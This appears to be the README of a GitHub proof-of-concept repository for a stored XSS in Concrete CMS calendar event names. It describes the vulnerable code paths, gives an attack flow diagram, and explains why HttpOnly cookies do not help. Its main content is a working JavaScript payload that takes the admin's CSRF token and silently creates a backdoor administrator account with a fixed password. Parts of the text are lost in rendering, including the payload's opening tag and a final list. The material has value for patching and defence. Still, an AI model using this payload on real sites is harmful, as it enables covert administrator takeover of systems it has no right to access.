 endlssnightmare/cve-2026-18116
Proof-of-concept for CVE-2026-18116, a stored XSS in Concrete CMS calendar event names that executes in the admin dashboard and creates a backdoor administrator account.

Stored XSS via Calendar Event Name to Admin Account Takeover in Concrete CMS
| Product | Concrete CMS |
| Affected versions | 8.3.0 through 9.5.2 |
| Fixed version | 9.5.3 |
| Severity | HIGH (CVSS v4.0 7.3) |
| CWE | CWE-79: Improper Neutralization of Input During Web Page Generation |
| CVE | CVE-2026-18116 |
Calendar event names in Concrete CMS are stored without sanitization and rendered without HTML escaping in workflow approval notifications. These notifications appear in the "Waiting For Me" dashboard block, which is present on every administrator's dashboard by default.
On any Concrete CMS site where non-admin users can submit calendar events (a standard community calendar setup), a registered user can inject JavaScript that executes in the admin's browser the next time they open their dashboard. The admin does not need to click on the event or interact with the payload in any way. Simply loading the dashboard is enough to trigger it.
The payload extracts the admin's CSRF token and silently creates a persistent backdoor administrator account, achieving full Account Takeover with zero visible indicators.
document.cookie Theft Does Not Work HereConcrete CMS sets the HttpOnly flag on session cookies, which prevents JavaScript from reading them via document.cookie. Direct session hijacking is not possible.
However, HttpOnly does not prevent the XSS from performing authenticated actions. The malicious JavaScript runs inside the admin's browser session, so every fetch() call it makes carries the session cookie automatically. The payload leverages this to interact with the admin panel directly: it fetches the user creation page, extracts a valid CSRF token from the response DOM, and submits a POST request to create a new administrator account. The browser attaches the HttpOnly cookie to each request without the script ever needing to read it.
This makes HttpOnly irrelevant as a defense here. The attacker does not need the session cookie. They need the session, and they already have it.
The "Waiting For Me" block renders the event name inside the approval notification description. The notification text is generated server-side by ApproveCalendarEventRequest.php, which injects the raw event name into an anchor tag:
'<a href="' . $url . '">' . $v->getName() . '</a>'

Since the event name is an `` tag with an onerror handler, the browser interprets it as HTML rather than displaying it as text. What the admin sees in their dashboard is:
The XSS fires on onerror because the image source (src=x) fails to load. This happens instantly and silently before the admin has any chance to inspect the content. Even if the admin clicks "View Requested Version" to review the event, the payload has already executed.
Attacker (registered user)          Concrete CMS             Admin (victim)
         |                               |                        |
         |  Create calendar event        |                        |
         |  name:       |                        |
         |  click "Publish Event"        |                        |
         |------------------------------>|                        |
         |                               |                        |
         |  Event queued for approval    |                        |
         |<------------------------------|                        |
         |                               |                        |
         |                               |   Admin opens Dashboard|
         |                               |<-----------------------|
         |                               |                        |
         |                               |   "Waiting For Me"     |
         |                               |   renders event name   |
         |                               |   as raw HTML          |
         |                               |----------------------->|
         |                               |                        |
         |                               |   XSS fires silently:  |
         |                               |   1. GET /users/add    |
         |                               |   2. Extract CSRF token|
         |                               |   3. POST /users/add   |
         |                               |      create admin user |
         |                               |<-----------------------|
         |                               |                        |
         |  Login as backdoor            |                        |
         |------------------------------>|                        |
         |  Full admin access            |                        |
         |<------------------------------|                        |
Storage: the event name is saved without any sanitization.
controllers/dialog/event/edit.php:142
$eventVersion->setName($this->request->request->get('name'));
Workflow notification: the name is injected into HTML without the h() escaping function.
src/Workflow/Request/ApproveCalendarEventRequest.php:75
$d->setDescription(t(
    'New Event: %s',
    '<a href="' . $url . '">' . $v->getName() . '</a>'  // no h()
));
src/Workflow/Request/DeleteCalendarEventRequest.php:33
$d->setDescription(t("%s submitted for Deletion.", $v->getName())); // no h()
Render sink: the notification description is printed as raw HTML.
elements/notification/list/details.php:11
<?php print $listView->getActionDescription() ?>
The developer was aware of the risk. UnapproveCalendarEventRequest.php correctly uses h($event->getName()) for the same field. The other two workflow request classes missed it.
The minified payload delivered in the event name field:
r.text()).then(h=>{
    let d=new DOMParser().parseFromString(h,'text/html');
    let t=d.querySelector('input[name=ccm_token]').value;
    let f=new URLSearchParams();
    f.set('uName','backdoor');
    f.set('uPassword','Backdoor@2026!');
    f.set('uPasswordConfirm','Backdoor@2026!');
    f.set('uEmail','[email protected]');
    f.set('gID[]','3');
    f.set('uHomeFileManagerFolderID','0');
    f.set('ccm_token',t);
    fetch('/index.php/dashboard/users/add/submit',
      {method:'POST',body:f})
  })">
Step by step:
onerror./dashboard/users/add using the admin's session. The browser sends the HttpOnly cookie automatically.ccm_token) from the hidden form field./dashboard/users/add/submit with the backdoor account details, assigning it to group ID 3 (Administrators).backdoor / Backdoor@2026! is created with full admin privileges.The full annotated payload is in poc/payload.js.
Despite HttpOnly cookies preventing direct session theft, the XSS executes in the admin's authenticated browser session and can:






